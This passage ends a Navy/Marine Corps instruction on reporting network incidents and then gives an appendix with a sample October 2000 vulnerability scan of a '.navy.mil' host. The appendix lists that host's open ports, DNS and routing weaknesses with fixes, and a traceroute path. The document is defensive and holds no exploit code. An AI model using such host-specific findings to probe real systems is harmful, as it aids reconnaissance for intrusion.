(d) Reporting associated with Navy and Marine Corps computer network incidents will be protected from public disclosure but classified at the lowest possible level. Unclassified reports should be marked For Official Use Only (FOUO ).

7. Authority. As appropriate to all threats, commanding officers will take appropriate actions to defend commands. This applies equally to their computer networks as it does to physical security. No requirement for immediate reporting shall override this basic requirement.

8. Reports. The reporting requirements contained In this instruction are exempt from reports control per SECNAVINST 5214.2B.

Joseph T. Anderson
MAJGEN, USMC AC/S C4I

A. K. Cebrowski
Vice Admiral, U.S. Navy
Director, Space, Information
Warfare, Command and Control (N6)

Distribution:
SNDL Parts 1 and 2
MARCORPS PCN 10203352700

**APPENDIX B**

# Network Vulnerability Assessment Report

## Detailed Report: Sorted by IP Address

October 30, 2000

### Report Description:

This report displays the organization's susceptibility to attack in relation to its policy and vulnerability conditions. Specifically, this report identifies network vulnerabilities and suggested corrective action. Vulnerabilities are classified as high, medium and low. High risk vulnerabilities are those which provide unauthorized access to the host, and possibly, the network. Medium risk vulnerabilities are those that provide access to sensitive network data that may lead to the exploitation of higher risk vulnerabilities. Low risk vulnerabilities are those which provide access to sensitive, yet non-lethal, network data. It is recommended that all high risk vulnerabilities be corrected as soon as possible.

| | | | |
|---|---|---|---|
| **Session Name:** | navyvictim.session | **Session ID:** | 293 |
| **Comment:** | navyvictim firewall check | **Template:** | firewall -- 001 |
| **File Name:** | navyvictim.session_9910~ | **Termination Status:** | Finished |
| **Scan Summary Information** | | | |
| **Hosts Scanned:** | 1 | **Scan Start:** | 2000/10/29 15:50:19 |
| **Hosts Active:** | 1 | **Scan End:** | 2000/10/29 16:06:03 |
| **Hosts InActive:** | | **Elapsed:** | 00:15:44 |

| Host IP Address: | DNS Name: | Operating System: |
|---|---|---|
| 192.190.98.130 | hqhp18out.navyvictim.navy.mil | Unspecified |

**Vulnerability Name:** DNS honors zone transfer requests

**Severity:** Medium

**Description:**
The DNS server honors zone transfer requests. Zone transfers identify every machine registered with your DNS server, and can be used by attackers to better understand your network.

**Fix:**
Configure your DNS server to prevent zone transfers. Refer to your DNS server's documentation for details.

| Additional Info | More Info | Session ID |
|---|---|---|
| N/A | | 293 |

**Vulnerability Name:** DNS server inverse queries

**Severity:** Medium

**Description:**
Your DNS server supports inverse queries. The Inverse Query (iquery) feature supported on some DNS servers should not be used. An attacker can use this feature to obtain a zone transfer. Zone transfers identify every machine registered with your DNS server and can be used by attackers to better understand your network. The zone transfer occurs even if you've disabled zone transfers on your DNS server.

**Fix:**
Configure your DNS server to disable inverse queries. For more information on inverse queries, see RFC 1035, "Domain Names - Implementation and Specification" available from ftp://ftp.isi.edu/in-notes/rfc1035.txt.

| Additional Info | More Info | Session ID |
|---|---|---|
| | | 293 |

**Vulnerability Name:** **Severity:**
**Routed append vulnerability allows remote file manipulation** **Medium**

**Description:**
Many routed daemons that have been ported from the original 4.x BSD routed code have the ability for a packet to turn on debug mode, and to specify a debugging log file. Attackers can append data to system files without any checks on the permissions of the file. False Positive: Because Internet Scanner is unable to detect whether this attack was successful, it attempts to create the file /tmp/iss.routedappend on the host. Administrators should check for the existence of this file to determine if the target is actually vulnerable.

**Fix:**
Contact your vendor for fix information. IRIX users of affected but unsupported versions should upgrade to the latest release available for your hardware and then install the patch (if necessary). Other IRIX users should obtain and apply the following patches: IRIX 5.3: 2770 IRIX 6.2: 1638 IRIX 6.3: 2413 IRIX 6.4: 2413

| Additional Info | More Info | Session ID |
|---|---|---|
| | | 293 |

**Vulnerability Name:** **Severity:**
**HTTP server with unresolvable local links** **Low**

**Description:**
An unresolved link was detected. Web browsers will receive an error when accessing this link. This issue does not indicate a serious vulnerability, and is only noted as a courtesy.

**Fix:**
Notify your Webmaster, since this dead link represents a bug in the Web page.

| Additional Info | More Info | Session ID |
|---|---|---|
| Port 80 | Url missing: /<br>Url referring: / | 293 |

**Vulnerability Name:** **Severity:**
**ICMP timestamp requests** **Low**

**Description:**
The target machine responded to an ICMP timestamp request. By accurately determining the target's clock state, an intruder can more effectively attack certain time-based psuedorandom number generators (PRNGs) and the authentication systems that rely on them.

**Fix:**
Configure your firewall or filtering router to block outgoing ICMP packets. Block ICMP packets of type 17 or 18 and/or code 0.

| Additional Info | More Info | Session ID |
|---|---|---|
| N/A | | 293 |

**Vulnerability Name:** **Severity:**
**Identd advertises users** **Low**

**Description:**
The ident daemon is intended to advertise the username of a machine's clients to remote servers. Many identds however will also advertise the usernames of local servers to remote clients. This allows intruders to better understand your system configuration.

**Fix:**
Disable the ident daemon, if it is not used on your system(s). If ident is used, you should upgrade to a more recent ident daemon that doesn't report the usernames of local servers.

| Additional Info | More Info | Session ID |
|---|---|---|
| | | 293 |

**Vulnerability Name:** **Traceroute can be used to map network topologies**

**Severity:** **Low**

**Description:**
Traceroute is a utility used to determine the path a packet takes between two endpoints. Sometimes when a packet filter firewall is configured incorrectly, an attacker can traceroute the firewall gaining knowledge of the network topology inside the firewall. This information may allow an attacker to determine trusted routers and other network information. False Positives: If traceroute is active on an internal network, this message does not represent a vulnerability. If tracerouting is possible through the firewall, your network is vulnerable.

**Fix:**
Prevent or limit external tracerouting into internal networks via packet filtering. Unix: The Unix version of the Scanner uses UDP packets to conduct a traceroute. Disallow incoming UDP packets with high-numbered destination ports. For more information, consult your firewall documentation. ICMP packets are not found by Unix. Windows NT: The NT version of the Scanner uses ICMP to conduct a traceroute. Disallow incoming ICMP packets with high-numbered destination ports. For more information, consult your firewall documentation. UDP packets are not found by NT. Note: Because the Unix and NT versions of the Scanner use different methods for traceroute, this vulnerability may occasionally be found by one version of the Scanner and not the other.

| Additional Info | More Info | Session ID |
|---|---|---|
| | Route: 204.37.11.2 -> 204.37.11.1 -> 204.37.10.1 -> 138.139.255.181 -> 138.143.10.1 -> 33.252.200.202 -> 198.26.122.9 -> 137.209.200.202 -> 164.220.194.33 -> 164.220.192.98 -> 164.220.68.106 -> 164.220.68.114 -> 157.153.69.35 -> 192.190.98.130 | 293 |

# Network Vulnerability Assessment Summary

**Date:** 10/30/00

## Report Description:


This report summarizes the organization's susceptibility to attack in relation to its policy and vulnerability conditions. Specifically, the summary graphics describe percent of vulnerabilities by severity and number of vulnerabilities by severity. Vulnerabilities are classified as high, medium or low. High-risk vulnerabilities are those which provide unauthorized access to the host, and possibly, the network. Medium risk vulnerabilities are those that provide access to sensitive network data that may lead to the exploration of higher risk vulnerabilities. Low risk vulnerabilities are those which provide access to sensitive, yet non-lethal, network data. It is recommended that all high risk vulnerabilities be corrected as soon as possible.

**Session Name:** navyvictim.session
**Template:** firewall – 001
**File Name:** navyvictim.session_9910~
**Session ID:** 293
**Termination Status:** Finished


**Scan Summary Information**

**Hosts Scanned:** 1
**Hosts Active:** 1
**Hosts InActive:**

**Scan Start:** 2000/10/29 15:50:19
**Scan End:** 2000/10/29 16:06:03
**Elapsed:** 00:15:44



## Percent of Vulnerabilities by Severity




| | | |
|---|---|---|
| | Medium | 42.9% |
| | Low | 57.1% |
| | Total: | 100.0% |

# Network Services Summary Report

**Date:** October 30, 2000

## Report Description :

This report summarizes the network services identified during an automated network scan. This report includes the port number, service name, type and number of hosts.

| | | | |
|---|---|---|---|
| **Session Name:** | navyvictim.session | **Session ID:** | 293 |
| **Comment:** | navyvictim firewall check | **Template:** | firewall -- 001 |
| **File Name:** | navyvictim.session_9910~ | **Termination Status:** | Finished |
| **Scan Summary Information** | | | |
| **Hosts Scanned:** | 1 | **Scan Start:** | 2000/10/29 15:50:19 |
| **Hosts Active:** | 1 | | 2000/10/29 16:06:03 |
| | | **Scan End:** | |
| **Hosts InActive:** | | **Elapsed:** | 00:15:44 |

## Detailed Report: Sorted by Port Number/Service Name

| Port # | Service Name | Type | No. of Hosts |
|---|---|---|---|
| 21 | ftp | TCP | **1** |
| 23 | telnet | TCP | **1** |
| 25 | smtp | TCP | **1** |
| 43 | whois | TCP | **1** |
| 53 | domain | TCP | **1** |
| 70 | gopher | TCP | **1** |
| 80 | httpd | TCP | **1** |
| 113 | ident | TCP | **1** |
| 443 | https | TCP | **1** |
| 8000 | unknown | TCP | **1** |

# Network Services Report

**Date:** October 30, 2000

## Report Description:

This report provides a detailed list of network services identified during an automated network scan. This report includes the IP address, DNS name, service name, port number, and type.

| | | | |
|---|---|---|---|
| **Session Name:** | navyvictim.session | **Session ID:** | 293 |
| **Comment:** | navyvictim firewall check | **Template:** | firewall -- 001 |
| **File Name:** | navyvictim.session_9910~ | **Termination Status:** | Finished |
| **Scan Summary Information** | | | |
| **Hosts Scanned:** | 1 | **Scan Start:** | 2000/10/29 15:50:19 |
| **Hosts Active:** | 1 | **Scan End:** | 2000/10/29 16:06:03 |
| **Hosts InActive:** | | **Elapsed:** | 00:15:44 |

## Detailed Report: Sorted by IP Address/DNS Name

| IP Address | DNS Name | Service Name | Port # | Type |
|---|---|---|---|---|
| 192.190.98.130 | hqhp18out.navyvictim.navy.mil | domain | 53 | TCP |
| | | ftp | 21 | TCP |
| | | gopher | 70 | TCP |
| | | httpd | 80 | TCP |
| | | https | 443 | TCP |
| | | ident | 113 | TCP |
| | | smtp | 25 | TCP |
| | | telnet | 23 | TCP |
| | | unknown | 8000 | TCP |
| | | whois | 43 | TCP |

# Network Operating Systems Summary

**Date:** 10/30/00

## Report Description:

This report provides a summary of operating systems discovered during an automated network scan. Specifically, the summary graphics provide an overview of the percent of hosts by operating system and the number of hosts supported by each operating system.

| | | | |
|---|---|---|---|
| **Session Name:** | navyvictim.session | **Session ID:** | 293 |
| **Template:** | firewall – 001 | **Termination Status:** | Finished |
| **File Name:** | navyvictim.session_9910~ | | |
| **Scan Summary Information** | | | |
| **Hosts Scanned:** | 1 | **Scan Start:** | 2000/10/29 15:50:19 |
| **Hosts Active:** | 1 | **Scan End:** | 2000/10/29 16:06:03 |
| **Hosts InActive:** | | | |

### Percent of Hosts by Operating Systems